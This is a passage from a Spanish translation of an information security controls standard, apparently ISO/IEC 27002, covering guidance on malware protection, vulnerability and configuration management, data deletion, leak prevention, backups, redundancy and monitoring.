- i) no enseñar una contraseña en texto legible cuando se escribe la misma en el cuadro de inicio de sesión; en algunos casos, puede ser necesario desactivar esta funcionalidad para facilitar el inicio de sesión del usuario (por ejemplo, por razones de accesibilidad o para evitar el bloqueo de usuarios debido a la reiteración de errores);
- j) no transmitir contraseñas en texto legible, a través de una red, para evitar que sean capturadas por un "sniffer" de red;
- k) finalizar las sesiones inactivas después de un período definido de inactividad, especialmente en ubicaciones de alto riesgo, tales como áreas públicas o externas fuera del alcance de la administración de seguridad de la organización o en dispositivos finales de usuario;
- l) restringir los tiempos de duración de la conexión para proporcionar seguridad adicional a las aplicaciones de alto riesgo y reducir la ventana de oportunidad para los accesos no autorizados.

Información adicional

Puede encontrar información adicional sobre garantía de autenticación de entidades en la Norma ISO/IEC 29115.

8.7 Controles contra el código malicioso

Control

Se debería implementar una protección contra el código malicioso, respaldada por una concienciación adecuada al usuario.

Objetivo

Garantizar que la información y otros activos asociados estén protegidos contra el código malicioso.

Guía

La protección contra el malware debe basarse en software de detección y reparación de malware, concienciación sobre la seguridad de la información, acceso adecuado al sistema y controles de gestión de cambios. El uso exclusivo de software de detección y reparación de malware no suele ser adecuado. Se deben considerar las siguientes orientaciones:

- a) implementar reglas y controles que impidan o detecten el uso de software no autorizado [p. ej. lista de aplicaciones permitidas (es decir, utilizando una lista que proporciona aplicaciones permitidas)];
- b) implementar controles que prevengan o detecten el uso de sitios web maliciosos conocidos o sospechosos (por ejemplo, listas de bloqueo);
- c) reducir las vulnerabilidades que pueden ser explotadas por malware [p. ej. a través de la gestión técnica de la vulnerabilidad];
- d) realizar validaciones automatizadas periódicas del software y el contenido de datos de los sistemas, especialmente para los sistemas que soportan procesos comerciales críticos; investigar la presencia de archivos no aprobados o modificaciones no autorizadas;
- e) establecer medidas de protección contra los riesgos asociados con la obtención de archivos y software ya sea desde o a través de redes externas o en cualquier otro medio;

- f) instalar y actualizar periódicamente software de detección y reparación de malware para escanear computadoras y medios de almacenamiento electrónico.

Realizar exploraciones periódicas que incluyan:

- 1) escanear cualquier dato recibido a través de redes o mediante cualquier forma de medio de almacenamiento electrónico, en busca de malware antes de su uso;
- 2) escanear archivos adjuntos y descargas de correo electrónico y mensajería instantánea en busca de malware antes de su uso. Realizar este escaneo en diferentes lugares (por ejemplo, en servidores de correo electrónico, computadoras de escritorio) y al ingresar a la red de la organización;
- 3) escanear páginas web en busca de malware cuando se accede a ellas;

Determinar la ubicación y configuración de las herramientas de detección y reparación de malware en función de los resultados de la evaluación de riesgos y considerar:

- a) principios de defensa en profundidad donde serían más efectivos. Por ejemplo, esto puede conducir a la detección de malware en una puerta de enlace de red (en varios protocolos de aplicación como correo electrónico, transferencia de archivos y web), así como en servidores y dispositivos finales de usuario;
- b) las técnicas evasivas de los atacantes (por ejemplo, el uso de archivos cifrados) para entregar malware o el uso de protocolos de cifrado para transmitir malware;
- c) cuidar de proteger contra la introducción de malware durante los procedimientos de mantenimiento y emergencia, que pueden eludir los controles normales contra el malware;
- d) implementar un proceso para autorizar deshabilitar temporal o permanentemente algunas o todas las medidas contra el malware, incluidas las autoridades de aprobación de excepciones, la justificación documentada y la fecha de revisión. Esto puede ser necesario cuando la protección contra malware interrumpe las operaciones normales;
- e) preparar planes apropiados de continuidad del negocio para recuperarse de ataques de malware, incluyendo todas las copias de seguridad de datos y

- software necesarias (incluidas las copias de seguridad en línea y fuera de línea) y las medidas de recuperación;
- f) aislar entornos donde puedan ocurrir consecuencias catastróficas;
 - g) definir procedimientos y responsabilidades para abordar la protección contra malware en los sistemas, incluida la capacitación en su uso, informes y recuperación de ataques de malware;
 - h) brindar concientización o capacitación a todos los usuarios sobre cómo identificar y potencialmente mitigar la recepción, el envío o la instalación de correos electrónicos, archivos o programas infectados con malware [la información recopilada en n) y o) se puede utilizar para garantizar la concientización y la formación se mantienen actualizadas];
 - i) implementar procedimientos para recopilar periódicamente información sobre nuevo malware, como suscribirse a listas de correo o revisar sitios web relevantes;
 - j) verificar que la información relacionada con el malware, como los boletines de advertencia, provenga de fuentes calificadas y acreditadas (por ejemplo, sitios de Internet confiables o proveedores de software de detección de malware) y sea precisa e informativa.

Información Adicional

En algunos sistemas (por ejemplo, algunos sistemas de control industrial) no siempre es posible instalar *software* que proteja contra el código malicioso. Algunos tipos de código malicioso infectan los sistemas operativos y el firmware de los ordenadores de tal manera que, los controles comunes de código malicioso, no pueden limpiar el sistema y es necesario volver a crear una imagen completa del *software* del sistema operativo y, a veces, del firmware del ordenador para volver a un estado seguro.

8.8 Gestión de vulnerabilidades técnicas

Control

Se debería obtener información acerca de las vulnerabilidades técnicas de los sistemas de información utilizados, evaluar la exposición de la organización a dichas vulnerabilidades y adoptar las medidas adecuadas.

Objetivo

Para evitar la explotación de vulnerabilidades técnicas.

Guía

Identificación de vulnerabilidades técnicas

La organización debe tener un inventario preciso de los activos como requisito previo para una gestión técnica eficaz de la vulnerabilidad; el inventario debe incluir el proveedor de software, el nombre del software, los números de versión, el estado actual de implementación (por ejemplo, qué software está instalado en qué sistemas) y las personas dentro de la organización responsables del software.

Para identificar vulnerabilidades técnicas, la organización debe considerar:

- a) definir y establecer las funciones y responsabilidades asociadas con la gestión técnica de la vulnerabilidad, incluido el monitoreo de la vulnerabilidad, la evaluación del riesgo de vulnerabilidad, la actualización, el seguimiento de activos y cualquier responsabilidad de coordinación requerida;
- b) para software y otras tecnologías, identificar recursos de información que se utilizarán para identificar vulnerabilidades técnicas relevantes y mantener la conciencia sobre ellas. Actualizar la lista de recursos de información en función de cambios en el inventario o cuando se encuentren otros recursos nuevos o útiles;
- c) exigir a los proveedores de sistemas de información (incluidos sus componentes) que garanticen la presentación de informes, el manejo y la

- divulgación de vulnerabilidades, incluidos los requisitos de los contratos aplicables;
- d) utilizar herramientas de escaneo de vulnerabilidades adecuadas para las tecnologías en uso para identificar vulnerabilidades y verificar si el parche de vulnerabilidades fue exitoso;
 - e) realizar pruebas de penetración o evaluaciones de vulnerabilidad planificadas, documentadas y repetibles por personas competentes y autorizadas para apoyar la identificación de vulnerabilidades. Tener precaución ya que tales actividades pueden comprometer la seguridad del sistema;
 - f) rastrear el uso de bibliotecas de terceros y código fuente para detectar vulnerabilidades. Esto debería incluirse en la codificación segura.

La organización debería desarrollar procedimientos y capacidades para:

- a) detectar la existencia de vulnerabilidades en sus productos y servicios incluyendo cualquier componente externo utilizado en estos;
- b) recibir informes de vulnerabilidad de fuentes internas o externas.

La organización debe proporcionar un punto de contacto público como parte de una política temática específica sobre divulgación de vulnerabilidades para que los investigadores y otras personas puedan informar problemas. La organización debe establecer procedimientos de notificación de vulnerabilidades, formularios de notificación en línea y hacer uso de foros de intercambio de información o inteligencia sobre amenazas adecuados. La organización también debería considerar programas de recompensas por errores donde se ofrecen recompensas como incentivo para ayudar a las organizaciones a identificar vulnerabilidades con el fin de remediarlas adecuadamente. La organización también debería compartir información con organismos industriales competentes u otras partes interesadas.

Evaluación de vulnerabilidades técnicas

Para evaluar las vulnerabilidades técnicas identificadas, se deben considerar las siguientes pautas:

- a) analizar y verificar informes para determinar qué respuesta y actividad de remediación se necesita;
- b) una vez identificada una potencial vulnerabilidad técnica, identificar los riesgos asociados y las acciones a tomar. Tales acciones pueden implicar la actualización de sistemas vulnerables o la aplicación de otros controles.

Tomar medidas apropiadas para abordar las vulnerabilidades técnicas

Se debe implementar un proceso de gestión de actualizaciones de software para garantizar que se instalen los parches aprobados y las actualizaciones de aplicaciones más actualizadas para todo el software autorizado. Si son necesarios cambios, se debe conservar el software original y aplicar los cambios a una copia designada. Todos los cambios deben probarse y documentarse completamente, de modo que puedan volver a aplicarse, si es necesario, a futuras actualizaciones de software. Si es necesario, las modificaciones deben ser probadas y validadas por un organismo de evaluación independiente.

Se deben considerar las siguientes pautas para abordar las vulnerabilidades técnicas:

- a) tomar medidas apropiadas y oportunas en respuesta a la identificación de posibles vulnerabilidades técnicas; definir un cronograma para reaccionar ante notificaciones de vulnerabilidades técnicas potencialmente relevantes;
- b) dependiendo de la urgencia de abordar una vulnerabilidad técnica, llevar a cabo la acción de acuerdo con los controles relacionados con la gestión de cambios o siguiendo los procedimientos de respuesta a incidentes de seguridad de la información;
- c) utilizar únicamente actualizaciones de fuentes legítimas (que pueden ser internas o externas a la organización);
- d) probar y evaluar las actualizaciones antes de instalarlas para garantizar que sean efectivas y no produzcan efectos secundarios que no puedan tolerarse [es decir, si hay una actualización disponible, evaluar los riesgos asociados con la instalación de la actualización (los riesgos que plantea la vulnerabilidad deben compararse con el riesgo de instalar la actualización)];
- e) abordar primero los sistemas de alto riesgo;

- f) desarrollar soluciones (normalmente actualizaciones o parches de software);
- g) prueba para confirmar si la remediación o mitigación es efectiva;
- h) proporcionar mecanismos para verificar la autenticidad de la remediación;
- i) si no hay ninguna actualización disponible o no se puede instalar la actualización, considerando otros controles, tales como:
 - 1) aplicar cualquier solución alternativa sugerida por el proveedor de software u otras fuentes relevantes;
 - 2) desactivar servicios o capacidades relacionados con la vulnerabilidad;
 - 3) adaptar o agregar controles de acceso (por ejemplo, cortafuegos) en los límites de la red;
 - 4) proteger los sistemas, dispositivos o aplicaciones vulnerables contra ataques mediante la implementación de filtros de tráfico adecuados (a veces llamados parches virtuales);
 - 5) aumentar la vigilancia para detectar ataques reales;
 - 6) sensibilización sobre la vulnerabilidad.

Para el software adquirido, si los proveedores publican periódicamente información sobre actualizaciones de seguridad para su software y brindan la posibilidad de instalar dichas actualizaciones automáticamente, la organización debe decidir si utiliza la actualización automática o no.

Se debe mantener un registro de auditoría de todos los pasos realizados en la gestión de la vulnerabilidad técnica.

El proceso de gestión de la vulnerabilidad técnica debe ser monitoreado y evaluado periódicamente para garantizar su eficacia y eficiencia.

Un proceso eficaz de gestión de vulnerabilidades técnicas debe estar alineado con las actividades de gestión de incidentes, para comunicar datos sobre vulnerabilidades a la función de respuesta a incidentes y proporcionar procedimientos técnicos que se llevarán a cabo en caso de que ocurra un incidente.

Cuando la organización utiliza un servicio en la nube proporcionado por un proveedor de servicios en la nube externo, el proveedor de servicios en la nube debe garantizar la

gestión de la vulnerabilidad técnica de los recursos del proveedor de servicios en la nube. Las responsabilidades del proveedor de servicios en la nube para la gestión de vulnerabilidades técnicas deben ser parte del acuerdo de servicios en la nube y esto debe incluir procesos para informar las acciones del proveedor de servicios en la nube relacionadas con las vulnerabilidades técnicas. Para algunos servicios en la nube, existen responsabilidades respectivas para el proveedor de servicios en la nube y el cliente del servicio en la nube. Por ejemplo, el cliente del servicio en la nube es responsable de la gestión de la vulnerabilidad de sus propios activos utilizados para los servicios en la nube.

Otra información

La gestión de la vulnerabilidad técnica puede verse como una subfunción de la gestión de cambios y, como tal, puede aprovechar los procesos y procedimientos de gestión de cambios.

Existe la posibilidad de que una actualización no solucione el problema adecuadamente y tenga efectos secundarios negativos. Además, en algunos casos, no es fácil desinstalar una actualización una vez que se ha aplicado.

Si no es posible realizar pruebas adecuadas de las actualizaciones (por ejemplo, debido a costos o falta de recursos), se puede considerar un retraso en la actualización para evaluar los riesgos asociados, en función de la experiencia informada por otros usuarios. El uso de ISO/IEC 27031 puede resultar beneficioso.

Cuando se producen parches o actualizaciones de software, la organización puede considerar proporcionar un proceso de actualización automatizado en el que estas actualizaciones se instalen en los sistemas o productos afectados sin la necesidad de intervención del cliente o usuario. Si se ofrece un proceso de actualización automatizado, puede permitir al cliente o usuario elegir una opción para desactivar la actualización automática o controlar el momento de la instalación de la actualización.

Cuando el proveedor proporciona un proceso de actualización automatizado y las actualizaciones se pueden instalar en los sistemas o productos afectados sin necesidad

de intervención, la organización determina si aplica el proceso automatizado o no. Una razón para no elegir la actualización automática es mantener el control sobre cuándo se realiza la actualización. Por ejemplo, un software utilizado para una operación comercial no se puede actualizar hasta que se haya completado la operación.

Una debilidad del escaneo de vulnerabilidades es que es posible que no tenga en cuenta completamente la defensa en profundidad:

Dos contramedidas que siempre se invocan en secuencia pueden tener vulnerabilidades que están enmascaradas por las fortalezas del otro. La contramedida compuesta no es vulnerable, mientras que una vulnerabilidad

El escáner puede informar que ambos componentes son vulnerables. Por lo tanto, la organización debe cuidar en la revisión y acción sobre los informes de vulnerabilidad.

Muchas organizaciones suministran software, sistemas, productos y servicios no sólo dentro de la organización sino también a partes interesadas como clientes, socios u otros usuarios. Estos softwares, sistemas, los productos y servicios pueden tener vulnerabilidades de seguridad de la información que afectan la seguridad de los usuarios.

Las organizaciones pueden publicar medidas correctivas y divulgar información sobre vulnerabilidades a los usuarios (normalmente a través de un aviso público) y proporcionar información adecuada para los servicios de bases de datos de vulnerabilidades de software.

Para obtener más información relacionada con la gestión de vulnerabilidades técnicas al utilizar la computación en la nube, consulte la serie ISO/IEC 19086 e ISO/IEC 27017.

ISO/IEC 29147 proporciona información detallada sobre cómo recibir informes de vulnerabilidad y publicarlos. avisos de vulnerabilidad. ISO/IEC 30111 proporciona información detallada sobre el manejo y la resolución de vulnerabilidades reportadas.

8.9 Gestión de la configuración

Control

Se debería establecer, documentar, implementar, monitorizar y revisar todas las configuraciones de hardware, software, servicios y redes, incluyendo sus configuraciones de seguridad.

Objetivo

Garantizar que el hardware, el software, los servicios y las redes funcionen correctamente con la configuración de seguridad requerida y que la configuración no se vea alterada por cambios no autorizados o incorrectos.

Guía

General

La organización debería definir e implementar procesos y herramientas para hacer cumplir las configuraciones definidas (incluyendo las configuraciones de seguridad) para hardware, software, servicios (por ejemplo, servicios en la nube) y redes; tanto para sistemas recién instalados como para sistemas operativos durante su vida útil.

Debería contarse con funciones, responsabilidades y procedimientos para garantizar un control satisfactorio de todos los cambios de configuración.

Plantillas estándar

Se deberían definir plantillas estándar para la configuración segura de hardware, software, servicios y redes:

- a) utilizar directrices disponibles públicamente (por ejemplo, plantillas predefinidas de proveedores y de organizaciones de seguridad independientes);
- b) considerar el nivel de protección necesario para determinar un nivel de seguridad suficiente;

c) apoyar la política de seguridad de la información de la organización, las políticas específicas aplicables a casos concretos, las normas y otros requisitos de seguridad;

d) considerar la viabilidad y aplicabilidad de las configuraciones de seguridad en el contexto de la organización.

Las plantillas deberían revisarse periódicamente y actualizarse cuando sea necesario abordar nuevas amenazas o vulnerabilidades o cuando se introduzcan nuevas versiones de software o hardware.

Para establecer las plantillas estándar para la configuración segura de hardware, software, servicios y redes, debería considerarse lo siguiente:

- a) minimizar el número de identidades con derechos de acceso privilegiados o de nivel de administrador;
- b) deshabilitar identidades innecesarias, no utilizadas o inseguras;
- c) deshabilitar o restringir funciones y servicios innecesarios;
- d) restringir el acceso a herramientas de utilidad potentes y a la configuración de parámetros de host;
- e) sincronizar relojes;
- f) cambiar la información de autenticación predeterminada por el proveedor, como las contraseñas predeterminadas, inmediatamente después instalación y revisión de otros parámetros importantes relacionados con la seguridad por defecto;
- g) configurar el cierre de sesión automático en los dispositivos al transcurrir un tiempo determinado de inactividad de los mismos;
- h) verificar que se han cumplido los requisitos de licencia (véase 5.32).

Administración de configuraciones

Debería existir un registro de las configuraciones establecidas de hardware, software, servicios y redes y mantenerse un registro de todos los cambios de configuraciones. Estos registros deberían almacenarse de forma segura, lo que puede realizarse de varias maneras tales como, bases de datos de configuraciones o plantillas de configuración.

Los cambios en las configuraciones deberían seguir el proceso de gestión de cambios (véase 8.32).

Los registros de configuración pueden contener, según sea relevante:

- a) información actualizada del propietario o punto de contacto del activo;
- b) fecha del último cambio de configuración;
- c) versión de la plantilla de configuración;
- d) relación con las configuraciones de otros activos.

Monitorización de configuraciones

Las configuraciones deberían supervisarse con un conjunto completo de herramientas de administración del sistema (por ejemplo, utilidades de mantenimiento, soporte remoto, herramientas de administración empresarial, software de copias de seguridad y restauración) y deberían revisarse regularmente para verificar los ajustes de la configuración, evaluar la seguridad de las contraseñas y evaluar las actividades realizadas. Las configuraciones reales se pueden comparar con las plantillas de destino definidas.

Cualquier desviación debería abordarse, ya sea mediante la aplicación automática de la configuración objetivo definida o bien mediante un análisis manual de la desviación seguido de la aplicación de las acciones correctivas correspondientes.

Otra información

La documentación para sistemas a menudo contiene detalles sobre la configuración de hardware y software.

El endurecimiento del sistema es una parte típica de la gestión de la configuración. La gestión de la configuración se puede integrar con los procesos de gestión de activos y las herramientas asociadas.

La automatización suele ser más efectiva para administrar la configuración de seguridad (por ejemplo, usar la infraestructura como código).

Las plantillas de configuración y su destino de aplicación pueden ser información confidencial y deberían protegerse del acceso no autorizado en consecuencia.

8.10 Eliminar información

Control

La información almacenada en sistemas, dispositivos o cualquier otro medio de almacenamiento de información deberá eliminarse cuando ya no sea necesaria.

Objetivo

Para evitar la exposición innecesaria de información confidencial y cumplir con los requisitos legales, estatutarios, reglamentarios y contractuales de eliminación de la información.

Guía General

La información confidencial no debe conservarse por más tiempo del necesario para reducir el riesgo de divulgación no deseada.

Al eliminar información sobre sistemas, aplicaciones y servicios, se debe considerar lo siguiente:

- a) seleccionar un método de eliminación (por ejemplo, sobreescritura electrónica o borrado criptográfico) de acuerdo con los requisitos comerciales y teniendo en cuenta las leyes y regulaciones pertinentes;
- b) registrar los resultados de la eliminación como prueba;
- c) cuando utilice proveedores de servicios de eliminación de información, obtener de ellos pruebas de eliminación de información.

Cuando terceros almacenen la información de la organización en su nombre, la organización debe considerar la inclusión de requisitos sobre la eliminación de información en los acuerdos con terceros para hacer cumplirlos durante y después de la terminación de dichos servicios.

Métodos de eliminación

De acuerdo con la política temática específica de la organización sobre retención de datos y teniendo en cuenta la legislación y las regulaciones pertinentes, la información confidencial debe eliminarse cuando ya no sea necesaria, mediante:

- a) configurar sistemas para destruir de forma segura información cuando ya no sea necesaria (por ejemplo, después de un período definido sujeto a la política específica del tema sobre retención de datos o mediante solicitud de acceso del sujeto);
- b) eliminar versiones obsoletas, copias y archivos temporales dondequiera que se encuentren;
- c) utilizar software de eliminación seguro y aprobado para eliminar permanentemente información y ayudar a garantizar que la información no se pueda recuperar mediante el uso de herramientas forenses o de recuperación especializadas;
- d) utilizar proveedores aprobados y certificados de servicios de eliminación segura;
- e) utilizar mecanismos de eliminación apropiados para el tipo de medio de almacenamiento que se desecha (por ejemplo, desmagnetización de unidades de disco duro y otros medios de almacenamiento magnéticos).

Cuando se utilizan servicios en la nube, la organización debe verificar si el método de eliminación proporcionado por el proveedor de servicios en la nube es aceptable y, si es el caso, la organización debe usarlo o solicitar que el proveedor de servicios en la nube elimine la información. Estos procesos de eliminación deben automatizarse de acuerdo con políticas específicas del tema, cuando estén disponibles y sean aplicables. Dependiendo de la sensibilidad de la información eliminada, los registros pueden rastrear o verificar que estos procesos de eliminación hayan ocurrido.

Para evitar la exposición involuntaria de información confidencial cuando el equipo se devuelve a los proveedores, la información confidencial debe protegerse eliminando los almacenamientos auxiliares (por ejemplo, unidades de disco duro) y la memoria antes de que el equipo abandone las instalaciones de la organización.

Teniendo en cuenta que el borrado seguro de algunos dispositivos (por ejemplo, teléfonos inteligentes) sólo puede lograrse mediante la destrucción o el uso de las

funciones integradas en estos dispositivos (por ejemplo, "restaurar la configuración de fábrica"), la organización debe elegir el método adecuado según la clasificación de la información manejada por tales dispositivos.

Se deben aplicar las medidas de control descritas para destruir físicamente el dispositivo de almacenamiento y eliminar simultáneamente la información que contiene.

Un registro oficial de eliminación de información es útil a la hora de analizar la causa de un posible evento de fuga de información.

Otra información

La información sobre la eliminación de datos de usuario en servicios en la nube se puede encontrar en ISO/IEC 27017.

La información sobre la eliminación de PII se puede encontrar en ISO/IEC 27555.

8.12 Prevención de fuga de datos

Control

Se deben aplicar medidas de prevención de fuga de datos a sistemas, redes y cualquier otro dispositivo que procese, almacene o transmita información confidencial.

Objetivo

Detectar y prevenir la divulgación y extracción no autorizada de información por parte de individuos o sistemas.

Guía

La organización debería considerar lo siguiente para reducir el riesgo de fuga de datos:

- a) identificar y clasificar información para proteger contra fugas (por ejemplo, información personal, modelos de precios y diseños de productos);
- b) monitorear los canales de fuga de datos (por ejemplo, correo electrónico, transferencias de archivos, dispositivos móviles y dispositivos de almacenamiento portátiles);
- c) actuar para evitar la filtración de información (por ejemplo, poner en cuarentena correos electrónicos que contengan información confidencial).

Se deben utilizar herramientas de prevención de fuga de datos para:

- a) identificar y monitorear información sensible en riesgo de divulgación no autorizada (por ejemplo, en datos no estructurados en el sistema de un usuario);
- b) detectar la divulgación de información confidencial (por ejemplo, cuando la información se carga en servicios en la nube de terceros que no son de confianza o se envía por correo electrónico);
- c) bloquear acciones del usuario o transmisiones de red que expongan información confidencial (por ejemplo, impedir la copia de entradas de bases de datos en una hoja de cálculo).

La organización debe determinar si es necesario restringir la capacidad de un usuario para copiar, pegar o cargar datos en servicios, dispositivos y medios de almacenamiento fuera de la organización. Si ese es el caso, la organización debe implementar tecnología como herramientas de prevención de fuga de datos o la configuración de herramientas existentes que permitan a los usuarios ver y manipular datos mantenidos de forma remota, pero evitar copiar y pegar fuera del control de la organización.

Si se requiere la exportación de datos, se debe permitir al propietario de los datos aprobar la exportación y responsabilizar a los usuarios por sus acciones.

La toma de capturas de pantalla o fotografías de la pantalla debe abordarse mediante términos y condiciones de uso, capacitación y auditoría.

Cuando se realiza una copia de seguridad de los datos, se debe tener cuidado para garantizar que la información confidencial esté protegida mediante medidas como cifrado, control de acceso y protección física de los medios de almacenamiento que contienen la copia de seguridad.

También se debe considerar la prevención de fuga de datos para proteger contra las acciones de inteligencia de un adversario de obtener información confidencial o secreta (geopolítica, humana, financiera, comercial, científica o cualquier otra) que pueda ser de interés para el espionaje o pueda ser crítica para la comunidad. Las acciones de prevención de fuga de datos deben estar orientadas a confundir las decisiones del adversario, por ejemplo, reemplazando información auténtica con información falsa, ya sea como una acción independiente o como respuesta a las acciones de inteligencia del adversario. Ejemplos de este tipo de acciones son la ingeniería social inversa o el uso de honeypots para atraer atacantes.

Otra información

Las herramientas de prevención de fuga de datos están diseñadas para identificar datos, monitorear su uso y movimiento y tomar medidas para evitar la fuga de datos (por ejemplo, alertar a los usuarios sobre su comportamiento riesgoso y bloquear la transferencia de datos a dispositivos de almacenamiento portátiles).

La prevención de la fuga de datos implica inherentemente monitorear las comunicaciones del personal y las actividades en línea y, por extensión, los mensajes de terceros, lo que plantea preocupaciones legales que deben considerarse antes de implementar herramientas de prevención de la fuga de datos. Existe una variedad de leyes relacionadas con la privacidad, la protección de datos, el empleo, la interceptación de datos y las telecomunicaciones que son aplicables al monitoreo y procesamiento de datos en el contexto de la prevención de la fuga de datos.

La prevención de la fuga de datos puede estar respaldada por controles de seguridad estándar, como políticas específicas de temas sobre control de acceso y gestión segura de documentos

8.13 Copias de seguridad de la información

Control

Las copias de seguridad de la información, del software y de los sistemas deberían mantenerse y probarse periódicamente de acuerdo con la política de copias de seguridad específica acordada.

Propósito

Permitir la recuperación tras la pérdida de datos o sistemas.

Orientación

Debería establecerse una política específica de copias de seguridad para abordar los requisitos de conservación de datos y seguridad de la información de la organización. Deberían proporcionarse instalaciones adecuadas para la copia de seguridad con el fin de garantizar que toda la información y software esenciales puedan recuperarse tras un incidente o fallo o pérdida de medios de almacenamiento. Deberían desarrollarse e implementarse planes sobre cómo la organización realizará copias de seguridad de la información, el software y los sistemas, para abordar la política específica sobre copias de seguridad. A la hora de diseñar un plan de copias de seguridad, debería tenerse en cuenta los siguientes aspectos:

- a) elaborar registros precisos y completos de las copias de seguridad y de los procedimientos de restauración documentados;
- b) reflejar los requisitos de negocio de la organización (por ejemplo, el objetivo del punto de recuperación o RPO, véase 5.30), los requisitos de seguridad de la información implicada y la criticidad de la información para el funcionamiento continuo de la organización (por ejemplo, copia de seguridad completa o diferencial) y la frecuencia de realización de las copias de seguridad;

- c) almacenar las copias de seguridad en una ubicación remota, segura y protegida, a una distancia suficiente para evitar cualquier daño provocado por un desastre en el sitio principal;
- d) dotar, a la copia de seguridad, de un nivel adecuado de protección física y medioambiental (véanse el capítulo 7 y 8.1) coherente con las normas aplicadas en el emplazamiento principal;
- e) realizar pruebas periódicas de los soportes que almacenan las copias de seguridad, para garantizar que pueden utilizarse cuando sea necesario. Probar la capacidad de restaurar los datos de las copias de seguridad en un sistema de prueba, no sobrescribiendo el soporte de almacenamiento original en caso de que el proceso de copia de seguridad o la restauración falle y cause daños o pérdidas irreparables de datos;
- f) proteger las copias de seguridad mediante cifrado en función de los riesgos identificados (por ejemplo, en situaciones en las que la confidencialidad es importante);
- g) asegurarse de que se detecta una pérdida involuntaria de datos antes de realizar la copia de seguridad.

Los procedimientos operacionales deberían supervisar la ejecución de las copias de seguridad y abordar los fallos de las copias de seguridad programadas para garantizar la integridad de las mismas de acuerdo con la política aplicable de copias de seguridad. Las medidas aplicables a las copias de seguridad de los sistemas y los servicios individuales deberían probarse periódicamente, para garantizar que cumplen los objetivos contenidos en los planes de respuesta a incidentes y de continuidad de la actividad (véase 5.30). Esto debería combinarse con una prueba de los procedimientos de restauración y cotejarse con el tiempo de restauración requerido por el plan de continuidad del negocio. En el caso de los sistemas y servicios críticos, las medidas de copia de seguridad deberían cubrir toda la información de los sistemas, las aplicaciones y los datos necesarios para recuperar el sistema completo en caso de catástrofe. Cuando la organización utiliza un servicio en la nube, se deberían realizar copias de seguridad de la información, de las aplicaciones y de los sistemas de la organización en el entorno del servicio en la nube. La organización debería determinar si se cumplen los

requisitos para la realización de copias de seguridad cuando se utiliza el servicio de copia de seguridad de la información proporcionado como parte del servicio en la nube, y cómo.

Debería determinarse el periodo de conservación de la información empresarial esencial, teniendo en cuenta cualquier requisito de conservación de copias de archivo. La organización debería considerar la eliminación de la información (véase 8.10) en los medios de almacenamiento utilizados para las copias de seguridad una vez que expire el período de conservación de la información, teniendo en cuenta la legislación y la normativa aplicable.

Información adicional

Para más información sobre la seguridad del almacenamiento, incluida la consideración de la conservación, véase la Norma ISO/IEC 27040.

8.14 Redundancia de los recursos de tratamiento de la información

Control

Los recursos de tratamiento de la información deberían ser implementados con la redundancia suficiente para satisfacer los requisitos de disponibilidad.

Objetivo

Garantizar el funcionamiento continuo de las instalaciones de tratamiento de la información.

Guía

La organización debería identificar los requisitos para la disponibilidad de los servicios empresariales y los sistemas de información. La organización debería diseñar e implementar una arquitectura de sistemas con la redundancia adecuada para cumplir estos requisitos.

La redundancia puede implementarse duplicando las instalaciones de tratamiento de la información, en parte o en su totalidad (es decir, componentes de repuesto o tener dos de todo). La organización debería planificar y aplicar procedimientos para activar los componentes e instalaciones de procesamiento redundantes. Los procedimientos deberían establecer si los componentes redundantes y las actividades de procesamiento se activan siempre o, en caso de emergencia, se activan de forma automática o manual.

Los componentes redundantes y las instalaciones de tratamiento de la información deberían garantizar el mismo nivel de seguridad que los primarios.

Deberían existir mecanismos para alertar a la organización de cualquier fallo en las instalaciones de tratamiento de la información, permitir la ejecución del procedimiento previsto y mantener la disponibilidad mientras se reparan o sustituyen las instalaciones de tratamiento de la información.

La organización debería tener en consideración lo siguiente a la hora de implementarse sistemas redundantes:

- a) contratar dos o más proveedores de red y de instalaciones de tratamiento de la información crítica, tales como proveedores de servicios de Internet;
- b) utilizar redes redundantes;
- c) utilizar dos centros de datos separados geográficamente, con sistemas duplicados;
- d) utilizar fuentes de alimentación físicas redundantes;
- e) utilizar instancias paralelas múltiples de componentes de software, con balanceo de carga automático entre ellas (entre instancias en el mismo centro de datos o en centros de datos diferentes);
- f) duplicar componentes en sistemas (por ejemplo, CPU, discos duros, memorias) o en redes (por ejemplo, cortafuegos, enruteadores, conmutadores).

Cuando proceda, preferiblemente en modo de producción, los sistemas de información redundantes deberían probarse para garantizar que la conmutación de un componente a otro, cuando sucede algún error, funciona según lo previsto.

Otra información

Existe una estrecha relación entre la redundancia y la preparación de las TIC para la continuidad del negocio (véase 5.30), especialmente si se requieren tiempos de recuperación cortos. Muchas de las medidas de redundancia pueden formar parte de las estrategias y soluciones de continuidad de las TIC.

La implementación de redundancias puede introducir riesgos para la integridad (por ejemplo, los procesos de copia de datos en componentes duplicados pueden introducir errores) o para la confidencialidad (por ejemplo, un control de seguridad deficiente de los componentes duplicados puede llevar a un compromiso) de la información y de los sistemas de información; que deben tenerse en cuenta a la hora de diseñar los sistemas de información.

La redundancia en las instalaciones de tratamiento de la información no suele abordar la falta de disponibilidad de las aplicaciones, debida a fallos dentro de una aplicación.

Con el uso de la computación en la nube pública, es posible tener múltiples versiones vivas de las instalaciones de tratamiento de la información, que existen en múltiples ubicaciones físicas separadas con conmutación por error automática y balanceo de carga entre ellas.

Algunas de las tecnologías y técnicas para proporcionar redundancia y conmutación automática por error en el contexto de los servicios en nube se tratan en la Norma ISO/IEC TS 23167.

8.16 Actividades de monitorización

Control

Se deben monitorear las redes, los sistemas y las aplicaciones para detectar comportamientos anómalos y se deben tomar las acciones adecuadas para evaluar posibles incidentes de seguridad de la información.

Objetivo

Detectar comportamientos anómalos y potenciales incidentes de seguridad de la información.

Guía

El alcance y el nivel de monitoreo deben determinarse de acuerdo con los requisitos comerciales y de seguridad de la información y teniendo en cuenta las leyes y regulaciones pertinentes. Los registros de seguimiento deben mantenerse durante períodos de retención definidos.

Se debe considerar lo siguiente para su inclusión dentro del sistema de monitoreo:

- a) tráfico entrante y saliente de red, sistema y aplicación;
- b) acceso a sistemas, servidores, equipos de red, sistema de monitoreo, aplicaciones críticas, etc.;
- c) archivos de configuración de red y sistema de nivel crítico o de administrador;
- d) registros de herramientas de seguridad [p. ej. antivirus, IDS, sistema de prevención de intrusiones (IPS), filtros web, cortafuegos, prevención de fuga de datos];
- e) registros de eventos relacionados con la actividad del sistema y de la red;
- f) comprobar que el código que se está ejecutando está autorizado para ejecutarse en el sistema y que no ha sido manipulado (por ejemplo, mediante recompilación para agregar código adicional no deseado);
- g) uso de los recursos (por ejemplo, CPU, discos duros, memoria, ancho de banda) y su rendimiento.

